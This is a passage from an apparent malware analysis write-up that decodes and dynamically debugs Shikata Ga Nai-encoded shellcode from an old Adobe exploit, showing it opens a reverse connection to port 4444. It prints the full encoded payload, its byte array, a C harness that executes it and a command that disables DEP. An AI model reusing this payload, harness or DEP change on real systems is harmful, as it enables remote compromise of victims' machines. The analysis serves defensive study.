%u994a%u9849%u4743%u9f40%u37fc%ufdf9%u484e%u4bfc%u9bd6%uf89b%u4096%u4899%u494b%u4ed6%u9740%u4196%u9392%u419f%u2f93%u2746%u90fd%u4248%u4ef5%u97d6%uf99f%u9997%u
913f%u4790%u9847%ufc41%u4e47%u9397%u4b9f%u904e%u904b%u41d6%u9296%u4a42%u9892%u4f92%uf899%u98f5%u9846%u4a48%u2799%u4b3f%uf92f%uf946%u9698%u489f%u4743%ufcfc%u3f
92%u9fd6%u4e98%u9792%u4742%u4040%u4f3f%ud637%u9096%u9b42%uf597%u439b%u4241%u969f%u47f8%u4e42%u493f%u482f%u994a%u4098%u9342%uf847%ufd3f%u2f4b%u9b3f%u922f%u9696
%u9796%u9f92%u4192%u4648%u2ff8%u99f5%u929f%ufc41%u2ff9%u2737%u2f48%u4f96%u9348%u9992%u4f4b%u4791%u9848%u4f99%uf541%uf549%uced9%u08be%u84a4%ud999%u2474%u58f4%u
c933%u54b1%u7031%u0318%u1870%ue883%u46f4%u6571%u05ec%u967a%u69ec%u73f2%ua9dd%uf760%u1a4d%u55e2%ud161%u4da6%u97f2%u616e%u12b3%u4c49%u0e44%ucfa9%u4dc6%u2ffe%u9d
f7%u2ef3%uc330%u63fe%u8fe9%u93ad%uda9e%u1f6d%ucbec%ufcf5%ueaa4%u52d4%ub4bf%u55f6%ucd6c%u4dbe%ue871%ue509%u8641%u2f8b%u6798%u0e27%u9a15%u5639%u4591%uae4c%uf8e2
%u7557%u2699%u6edd%uac39%u4b45%u61b8%u1813%uceb6%u4657%ud1da%ufcb4%u5ae6%ud33b%u186f%uf718%ufa34%uae01%uad90%ub03e%u117b%uba9b%u4691%ue096%uabfd%u1a9b%ua3fd%u
69ac%u6ccf%ue607%ue463%uf181%udf84%u6d76%ue07b%ua786%ub4bf%udfd6%ub516%u1fbc%u6097%u2528%u4b0f%u2505%u23c3%u2654%uefca%uc0d1%u5fbc%u5cb2%u307c%u0d72%u5a14%u72
7d%u6504%u1b57%u8aae%u730e%u3246%u0f0b%ubbf7%u7581%u3737%u8920%ub0f9%u9941%ua0ed%u61a9%u48ed%u0baa%udae9%ua3fd%u3bf3%u6bc9%u6e0c%u6b49%ueff2%u0778%u65c4%u7fc5
%u6a28%u7fc5%ue07e%u17c5%u5026%u0296%u4d29%u9e8a%u6ebf%u73fb%u0768%uad01%u885e%u98fa%ucfdd%u5e05%u77c3%ua06e%u8843%uca6e%ud843%u0106%ud76c%ueae6%ub0a7%u606e%u
7229%u750e%ud260%u768e%ucf86%uf8c7%uf069%ufae7%u2656%u88de%ufa9f%u8265%u5faa%u09cf%uccd4%u180f");

const fs = require('fs');

// Function to convert Unicode characters to binary
function unicodeToBinary(unicodeString) {
    const binaryArray = [];
    for (let i = 0; i < unicodeString.length; i++) {
        const charCode = unicodeString.charCodeAt(i);
        binaryArray.push(charCode & 0xFF); // Low byte
        binaryArray.push(charCode >> 8);   // High byte
    }
    return new Uint8Array(binaryArray);
}

// Convert payload to binary
const binaryPayload = unicodeToBinary(payload);

// Write binary data to file
fs.writeFileSync('payload.bin', Buffer.from(binaryPayload));

console.log('Payload written to payload.bin');
```

Upon examination of our new payload.bin, it seems to consist of raw data upon initial inspection.

```
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ hexdump -C payload.bin
00000000  f5 99 f8 42 f9 fd 40 2f  91 9f 98 fc 93 96 37 49  |...B..@/......7I|
00000010  99 97 49 92 47 98 37 92  f8 49 9b fc 4a 97 f5 48  |..I.G.7..I..J..H|
00000020  2f 91 40 f5 97 4e 98 43  4e 9b 43 41 4a 92 98 f9  |/.@..N.CN.CAJ...|
00000030  f5 40 46 37 fc 48 9f 4a  4b 4b 98 43 f5 4f 49 27  |.@F7.H.JKK.C.OI'|
00000040  48 4e 93 46 97 4a 2f d6  9b 3f 40 f5 37 48 91 27  |HN.F.J/..?@.7H.'|
00000050  3f 27 fc 48 4b 4f 27 9f  d6 41 96 4f fd 4b 49 41  |?'.HKO'..A.O.KIA|
00000060  97 f8 42 2f 92 2f 3f fc  4e 40 48 92 9f f9 f5 9b  |..B/./?.N@H.....|
00000070  f9 9f fc 42 96 98 42 f8  98 fc 37 3f 4b 41 93 42  |...B..B...7?KA.B|
00000080  fd 27 9b 46 4b 4f fd 93  96 fc 96 49 90 91 48 d6  |.'.FKO.....I..H.|
00000090  27 96 37 4e 40 41 37 fc  96 3f f9 f8 47 f8 46 4b  |'.7N@A7..?..G.FK|
000000a0  f5 47 9b 4f 9f 2f f5 4a  49 46 9f 97 2f 27 41 43  |.G.O./.JIF../'AC|
000000b0  91 f5 9b 99 4a 9b 4f fc  27 fc 4a 93 93 fd 41 91  |....J.O.'.J...A.|
000000c0  f5 4b 2f 41 91 42 4f 92  97 fc f9 3f fd 43 96 93  |.K/A.BO....?.C..|
000000d0  d6 4b 40 f5 d6 48 fc 43  f5 2f 48 96 9f 48 99 48  |.K@..H.C./H..H.H|
000000e0  47 27 37 93 99 96 48 d6  3f 43 47 93 f5 37 3f f9  |G'7...H.?CG..7?.|
000000f0  48 f5 4a 92 d6 48 d6 f5  46 90 42 47 3f 49 4a 90  |H.J..H..F.BG?IJ.|
00000100  4e 40 98 98 99 4a 90 3f  42 9b d6 4a fd 43 4f 43  |N@...J.?B..J.COC|
00000110  47 98 f8 fd 98 90 d6 42  90 48 f5 27 90 4b 96 4f  |G......B.H.'.K.O|
00000120  42 4b 98 3f f8 fc 27 99  f5 92 4a 49 93 99 4f 48  |BK.?..'...JI..OH|
00000130  f9 fd f9 d6 4f 4e 46 46  4f 46 92 f5 49 49 98 4a  |....ONFFOF..II.J|
00000140  fd 2f 2f 48 46 98 2f 99  4a 40 27 f8 37 98 f8 9b  |.//HF./.J@'.7...|
00000150  d6 99 d6 f5 48 37 9f d6  40 4a 98 90 fc 46 27 4b  |....H7..@J...F'K|
00000160  fc 47 37 97 40 93 3f 49  4a 9b 27 92 4a d6 37 f9  |.G7.@.?IJ.'.J.7.|
00000170  91 3f 42 48 37 f8 99 f5  96 47 9f 92 97 93 91 d6  |.?BH7....G......|
00000180  41 fd 96 d6 9f 37 2f 42  d6 37 37 47 93 d6 47 37  |A....7/B.77G..G7|
00000190  3f d6 96 4f 37 41 46 3f  9f 4a 4e 92 9f 42 92 9b  |?..O7AF?.JN..B..|
000001a0  93 d6 96 48 99 f8 4a 48  d6 37 4a 92 91 fc fc 91  |...H..JH.7J.....|
000001b0  49 97 f9 40 48 d6 f8 40  90 fd 4b 4b 2f 2f 90 2f  |I..@H..@..KK//./|
000001c0  3f 2f 97 f5 96 2f 93 9f  3f 99 98 47 47 41 47 99  |?/.../..?..GGAG.|
000001d0  49 93 4a 99 49 98 43 47  40 9f fc 37 f9 fd 4e 48  |I.J.I.CG@..7..NH|
000001e0  fc 4b d6 9b 9b f8 96 40  99 48 4b 49 d6 4e 40 97  |.K.....@.HKI.N@.|
000001f0  96 41 92 93 9f 41 93 2f  46 27 fd 90 48 42 f5 4e  |.A...A./F'..HB.N|
00000200  d6 97 9f f9 97 99 3f 91  90 47 47 98 41 fc 47 4e  |......?..GG.A.GN|
```

This data might indeed comprise opcodes, so we can utilize ndisasm to attempt disassembling them. I speculated that given the vulnerability's association with an older version of Adobe on Windows, the architecture would likely be 32-bit Intel.

```
ndisasm -b 32 -p intel payload.bin > output.asm
```

From offset 0 to 0x297, we observe single-byte opcodes that seem to serve as a NOP sled. However, starting from offset 0x298, we encounter the first opcodes of the shellcode. I dedicated some time to examining these initial instructions in an attempt to decipher their functionality.

```
637  0000028D  4F               dec edi
638  0000028E  91               xchg eax,ecx
639  0000028F  47               inc edi
640  00000290  48               dec eax
641  00000291  98               cwde
642  00000292  99               cdq
643  00000293  4F               dec edi
644  00000294  41               inc ecx
645  00000295  F5               cmc
646  00000296  49               dec ecx
647  00000297  F5               cmc
648  00000298  D9CE             fxch st6
649  0000029A  BE08A48499       mov esi,0x9984a408
650  0000029F  D97424F4         fnstenv [esp-0xc]
651  000002A3  58               pop eax
652  000002A4  33C9             xor ecx,ecx
653  000002A6  B154             mov cl,0x54
654  000002A8  317018           xor [eax+0x18],esi
655  000002AB  037018           add esi,[eax+0x18]
656  000002AE  83E8F4           sub eax,byte -0xc
657  000002B1  46               inc esi
658  000002B2  7165             jno 0x319
659  000002B4  EC               in al,dx
660  000002B5  057A96EC69       add eax,0x69ec967a
661  000002BA  F273DD           bnd jnc 0x29a
662  000002BD  A960F74D1A       test eax,0x1a4df760
663  000002C2  E255             loop 0x319
664  000002C4  61               popa
665  000002C5  D1A64DF2976E     shl dword [esi+0x6e97f24d],1
666  000002CB  61               popa
```

The `fxch st6` opcode exchanges the contents of the floating-point register stack, specifically between st(0) and st(6). Importantly, calling the fxch opcode serves as a marker in the FPU (Floating-Point Unit) state table, indicating the location of the shellcode in memory.

"Then, running fnstenv [esp-0Ch] will place the FIP offset to the top of the stack. Finally, the shellcode simply places that into a register like eax and the shellcode knows where it resides in memory." - https://www.immersivelabs.com/blog/why-does-my-msfvenom-generated-shellcode-fail-at-fnstenv/

```
648  00000298  D9CE              fxch st6
649  0000029A  BE08A48499        mov esi,0x9984a408
650  0000029F  D97424F4          fnstenv [esp-0xc]
651  000002A3  58                pop eax
```

It's intriguing to note that the article discusses this as a common tactic found in shellcode generated by msfvenom. This insight led me to suspect that our payload might indeed be a fully generated shellcode from msfvenom. As I delved deeper into examining the opcodes from our payload, I stumbled upon another fascinating article.

Shikata Ga Nai! - https://www.mandiant.com/resources/blog/shikata-ga-nai-encoder-still-going-strong

Examining the article reveals a plethora of striking similarities to what we've observed: from the NOP sled to the exchange of st() registers and the invocation of fnstenv. Moreover, after the shellcode locates itself in memory, it begins to decode itself! To gain deeper insight into its workings, I suggest delving into research on Shikata Ga Nai.

After understanding the intricacies revealed by the article, it seems we're at a crossroads: we can either meticulously track and analyze the shellcode's behavior statically, or we can let it run dynamically. Personally, I'm inclined towards the latter.

To start, our first step is to develop a C harness program. This program will serve as a vehicle to execute the shellcode, enabling us to dynamically debug its behavior.

```c
#include <stdio.h>
#include <string.h>
#include "payload.h"


int main() {
    printf("Shellcode Length: %d\n", strlen(payload_bin));

    // Define a function pointer
    void (*func)();

    // Assign shellcode to function pointer
    func = (void (*)()) payload_bin;

    // Call shellcode
    func();

    return 0;
}
```

I chose to utilize 'xxd' to generate a C include file containing the shellcode. This approach simplifies the process significantly, as we can easily reference the shellcode in our harness program.

```
xxd -i payload.bin payload.h
```

```
unsigned char payload_bin[] = {
  0xf5, 0x99, 0xf8, 0x42, 0xf9, 0xfd, 0x40, 0x2f, 0x91, 0x9f, 0x98, 0xfc,
  0x93, 0x96, 0x37, 0x49, 0x99, 0x97, 0x49, 0x92, 0x47, 0x98, 0x37, 0x92,
  0xf8, 0x49, 0x9b, 0xfc, 0x4a, 0x97, 0xf5, 0x48, 0x2f, 0x91, 0x40, 0xf5,
  0x97, 0x4e, 0x98, 0x43, 0x4e, 0x9b, 0x43, 0x41, 0x4a, 0x92, 0x98, 0xf9,
  0xf5, 0x40, 0x46, 0x37, 0xfc, 0x48, 0x9f, 0x4a, 0x4b, 0x4b, 0x98, 0x43,
  0xf5, 0x4f, 0x49, 0x27, 0x48, 0x4e, 0x93, 0x46, 0x97, 0x4a, 0x2f, 0xd6,
  0x9b, 0x3f, 0x40, 0xf5, 0x37, 0x48, 0x91, 0x27, 0x3f, 0x27, 0xfc, 0x48,
  0x4b, 0x4f, 0x27, 0x9f, 0xd6, 0x41, 0x96, 0x4f, 0xfd, 0x4b, 0x49, 0x41,
  0x97, 0xf8, 0x42, 0x2f, 0x92, 0x2f, 0x3f, 0xfc, 0x4e, 0x40, 0x48, 0x92,
  0x9f, 0xf9, 0xf5, 0x9b, 0xf9, 0x9f, 0xfc, 0x42, 0x96, 0x98, 0x42, 0xf8,
  0x98, 0xfc, 0x37, 0x3f, 0x4b, 0x41, 0x93, 0x42, 0xfd, 0x27, 0x9b, 0x46,
  0x4b, 0x4f, 0xfd, 0x93, 0x96, 0xfc, 0x96, 0x49, 0x90, 0x91, 0x48, 0xd6,
  0x27, 0x96, 0x37, 0x4e, 0x40, 0x41, 0x37, 0xfc, 0x96, 0x3f, 0xf9, 0xf8,
  0x47, 0xf8, 0x46, 0x4b, 0xf5, 0x47, 0x9b, 0x4f, 0x9f, 0x2f, 0xf5, 0x4a,
  0x49, 0x46, 0x9f, 0x97, 0x2f, 0x27, 0x41, 0x43, 0x91, 0xf5, 0x9b, 0x99,
  0x4a, 0x9b, 0x4f, 0xfc, 0x27, 0xfc, 0x4a, 0x93, 0x93, 0xfd, 0x41, 0x91,
  0xf5, 0x4b, 0x2f, 0x41, 0x91, 0x42, 0x4f, 0x92, 0x97, 0xfc, 0xf9, 0x3f,
  0xfd, 0x43, 0x96, 0x93, 0xd6, 0x4b, 0x40, 0xf5, 0xd6, 0x48, 0xfc, 0x43,
  0xf5, 0x2f, 0x48, 0x96, 0x9f, 0x48, 0x99, 0x48, 0x47, 0x27, 0x37, 0x93,
  0x99, 0x96, 0x48, 0xd6, 0x3f, 0x43, 0x47, 0x93, 0xf5, 0x37, 0x3f, 0xf9,
  0x48, 0xf5, 0x4a, 0x92, 0xd6, 0x48, 0xd6, 0xf5, 0x46, 0x90, 0x42, 0x47,
  0x3f, 0x49, 0x4a, 0x90, 0x4e, 0x40, 0x98, 0x98, 0x99, 0x4a, 0x90, 0x3f,
  0x42, 0x9b, 0xd6, 0x4a, 0xfd, 0x43, 0x4f, 0x43, 0x47, 0x98, 0xf8, 0xfd,
  0x98, 0x90, 0xd6, 0x42, 0x90, 0x48, 0xf5, 0x27, 0x90, 0x4b, 0x96, 0x4f,
  0x42, 0x4b, 0x98, 0x3f, 0xf8, 0xfc, 0x27, 0x99, 0xf5, 0x92, 0x4a, 0x49,
  0x93, 0x99, 0x4f, 0x48, 0xf9, 0xfd, 0xf9, 0xd6, 0x4f, 0x4e, 0x46, 0x46,
  0x4f, 0x46, 0x92, 0xf5, 0x49, 0x49, 0x98, 0x4a, 0xfd, 0x2f, 0x2f, 0x48,
  0x46, 0x98, 0x2f, 0x99, 0x4a, 0x40, 0x27, 0xf8, 0x37, 0x98, 0xf8, 0x9b,
  0xd6, 0x99, 0xd6, 0xf5, 0x48, 0x37, 0x9f, 0xd6, 0x40, 0x4a, 0x98, 0x90,
  0xfc, 0x46, 0x27, 0x4b, 0xfc, 0x47, 0x37, 0x97, 0x40, 0x93, 0x3f, 0x49,
  0x4a, 0x9b, 0x27, 0x92, 0x4a, 0xd6, 0x37, 0xf9, 0x91, 0x3f, 0x42, 0x48,
  0x37, 0xf8, 0x99, 0xf5, 0x96, 0x47, 0x9f, 0x92, 0x97, 0x93, 0x91, 0xd6,
  0x41, 0xfd, 0x96, 0xd6, 0x9f, 0x37, 0x2f, 0x42, 0xd6, 0x37, 0x37, 0x47,
  0x93, 0xd6, 0x47, 0x37, 0x3f, 0xd6, 0x96, 0x4f, 0x37, 0x41, 0x46, 0x3f,
  0x9f, 0x4a, 0x4e, 0x92, 0x9f, 0x42, 0x92, 0x9b, 0x93, 0xd6, 0x96, 0x48,
  0x99, 0xf8, 0x4a, 0x48, 0xd6, 0x37, 0x4a, 0x92, 0x91, 0xfc, 0xfc, 0x91,
  0x49, 0x97, 0xf9, 0x40, 0x48, 0xd6, 0xf8, 0x40, 0x90, 0xfd, 0x4b, 0x4b,
  0x2f, 0x2f, 0x90, 0x2f, 0x3f, 0x2f, 0x97, 0xf5, 0x96, 0x2f, 0x93, 0x9f,
```

Awesome! Now lets compile it on Windows using tcc (Tiny C Compiler).

```
tcc -m32 harness.c -o malware.exe
```

Dynamic Analysis

Now, we possess a PE32 executable that we can import into our preferred disassembler/debugger. Personally, I'll be using IDA Pro for this task.

Once we've loaded our program into IDA, we can analyze it and navigate to the section where our shellcode is invoked, setting a breakpoint there for further examination.

```
; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment para public 'CODE' use32
assume cs:_text
;org 401000h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing


; Attributes: bp-based frame

sub_401000 proc near

var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 4
nop
mov     eax, offset Str
push    eax             ; Str
call    strlen
add     esp, 4
push    eax
mov     eax, offset Format ; "Shellcode Length: %d\n"
push    eax             ; Format
call    printf
add     esp, 8
mov     eax, offset Str
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
call    eax
mov     eax, 0
leave
retn
sub_401000 endp
```

Initially when I ran the program, I faced memory execution errors. The shellcode we intended to execute resides in the data section of the program. For those unfamiliar, DEP (Data Execution Prevention) is typically enabled by default on Windows. This feature prohibits execution within the data section of a program, rendering our shellcode inoperable. Thus, disabling DEP becomes necessary to continue execution. I disabled DEP utilizing the following command:

```
bcdedit.exe /set {current} nx AlwaysOff
```

Upon stepping into the call eax instruction, we encounter some very familiar elements!


```
EAX
EIP
.data:00402000                                          ; sub_401000+
.data:00402000 cmc
.data:00402001 cdq
.data:00402002 clc
.data:00402003 inc     edx
.data:00402004 stc
.data:00402005 std
.data:00402006 inc     eax
.data:00402007 das
.data:00402008 xchg    eax, ecx
.data:00402009 lahf
.data:0040200A cwde
.data:0040200B cld
.data:0040200C xchg    eax, ebx
.data:0040200D xchg    eax, esi
.data:0040200E aaa
.data:0040200F dec     ecx
.data:00402010 cdq
.data:00402011 xchg    eax, edi
.data:00402012 dec     ecx
.data:00402013 xchg    eax, edx
.data:00402014 inc     edi
.data:00402015 cwde
.data:00402016 aaa
.data:00402017 xchg    eax, edx
.data:00402018 clc
.data:00402019 dec     ecx
```

Awesome! This is the start of the NOP sled. Let's set a breakpoint further down at the fxch st(6) call.


```
.data:00402298 fxch    st(6)
.data:0040229A
.data:0040229A loc_40229A:                             ; CODE XREF: .data:004022BA↓j
.data:0040229A mov     esi, 9984A408h
.data:0040229F fnstenv byte ptr [esp-0Ch]
.data:004022A3 pop     eax
.data:004022A4 xor     ecx, ecx
.data:004022A6 mov     cl, 54h ; 'T'
.data:004022A8 xor     [eax+18h], esi
.data:004022AB add     esi, [eax+18h]
.data:004022AE sub     eax, 0FFFFFFF4h
.data:004022B1 inc     esi
.data:004022B2 jno     short loc_402319
.data:004022B4 in      al, dx
.data:004022B5 add     eax, 69EC967Ah
.data:004022BA bnd jnb short loc_40229A
.data:004022BD test    eax, 1A4DF760h
.data:004022C2 loop    loc_402319
.data:004022C4 popa
.data:004022C5 shl     dword ptr [esi+6E97F24Dh], 1
.data:004022CB popa
```

We can begin single-stepping our way through and observe the shellcode's execution, thereby confirming some of our theories. For instance, if you delved deeper into Shikata Ga Nai, you

would notice some XOR operations occurring after the shellcode identifies its memory location. These XOR operations dynamically alter opcodes in memory. After the call at offset 0x4022A8, the data at [eax + 18h] is overwritten with the contents of ESI. Comparing the above and below screenshots illustrates this change.




Let's proceed with single-stepping and allow the shellcode to unfold itself. Along the way, we'll encounter two additional calls that I've stepped into. Eventually, we'll reach a section that may seem familiar if you've ever examined the disassembly of a program about to invoke a library.



Here, we can observe the typical method used to access the Thread Information Block (TIB), facilitating access to the Thread Environment Block (TEB) or Process Environment Block (PEB) as required. In summary, this mechanism is employed to access common Windows API calls.

Towards the end of this code section, we encounter a jmp eax instruction. We can set a breakpoint here to inspect the value contained in EAX and the contents of the stack.

LoadLibraryA is the first function being called, and the parameter being passed is pushed onto the stack, which is 'ws2_32'.




```
HMODULE LoadLibraryA(
  [in] LPCSTR lpLibFileName 'ws2_32'
);
```

Let's continue to run to this point, and I'll summarize the subsequent function calls as we encounter them. I'll do this by examining what library is called in EAX and inspecting the stack to identify the values being passed. Additionally, I'll refer to the Windows API documentation online to further understand these function calls.

```
int WSAStartup(
  [in]  WORD      wVersionRequired 190,
  [out] LPWSADATA lpWSAData        0x19FD9C
);

wVersionRequired: // The highest version of Windows Sockets specification that

lpWSAData: //A pointer to the WSADATA data structure that is to receive details
```

```
SOCKET WSAAPI WSASocketA(
  [in] int                af              2, // AF_INET - IPv4
  [in] int                type            1, // SOCK_STREAM
  [in] int                protocol        0, // _protocol_ chosen by ser provi
  [in] LPWSAPROTOCOL_INFOA lpProtocolInfo  0,
```

```
  [in] GROUP               g               0,
  [in] DWORD               dwFlags         0
);
```

```
int WSAAPI connect(
  [in] SOCKET         s     108, // A descriptor identifying an unconnected soc
  [in] const sockaddr *name 0x19FD90, // * to sockaddr struct
  [in] int    namelen       10 // len() in bytes of the sockaddr pointed to by
);
```

Okay, that was a lot. Lets lay this out:

```
LoadLibraryA('ws2_32');
WSAStartup(190, 0x19FD9C);
WSASocketA(2,1,0,0,0,0);
connect(108, 0x19FD90, 10);
```

In the sockaddr struct used in the connect function, the IP address and port to which we should attempt to connect are specified.

```
Stack[0000143C]:0019FD90 db    2
Stack[0000143C]:0019FD91 db    0
Stack[0000143C]:0019FD92 db  11h
Stack[0000143C]:0019FD93 db  5Ch ; \
Stack[0000143C]:0019FD94 db 192
Stack[0000143C]:0019FD95 db 168
Stack[0000143C]:0019FD96 db    0
Stack[0000143C]:0019FD97 db 12
```

```
const sockaddr *name {
    port: 4444 ← 0x5C11 Big Endian
    ip: 192.168.0.12
};
```

In summary, it appears that the shellcode utilizes the ws2_32 libraries, particularly functions like WSAStartup, WSASocketA, and Connect, to establish a connection to a specific IP address and port.

Let's configure a VLAN for two VMs. The first VM will be our Windows machine, where we'll perform dynamic debugging of the program. Its IP address will be set to 192.168.0.100.

The second VM will be a Linux box, where we'll run the listener on the required port. Its IP address will be set to 192.168.0.12.

```
nc -lvnp 4444
```

Running to the return of the connect function call we see a connection received!

```
mal@mal-virtual-machine:~/Documents/[redacted]/malware_origami$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.0.100 30286
```

4	10.786655	192.168.0.100	192.168.0.12	TCP	66	30280 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
5	10.787530	192.168.0.12	192.168.0.100	TCP	66	4444 → 30280 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
6	10.787629	192.168.0.100	192.168.0.12	TCP	54	30280 → 4444 [ACK] Seq=1 Ack=1 Win=2102272 Len=0


Following the connection establishment, the next API called is ws2_32_recv.

```
int recv(
  [in]  SOCKET s     108,
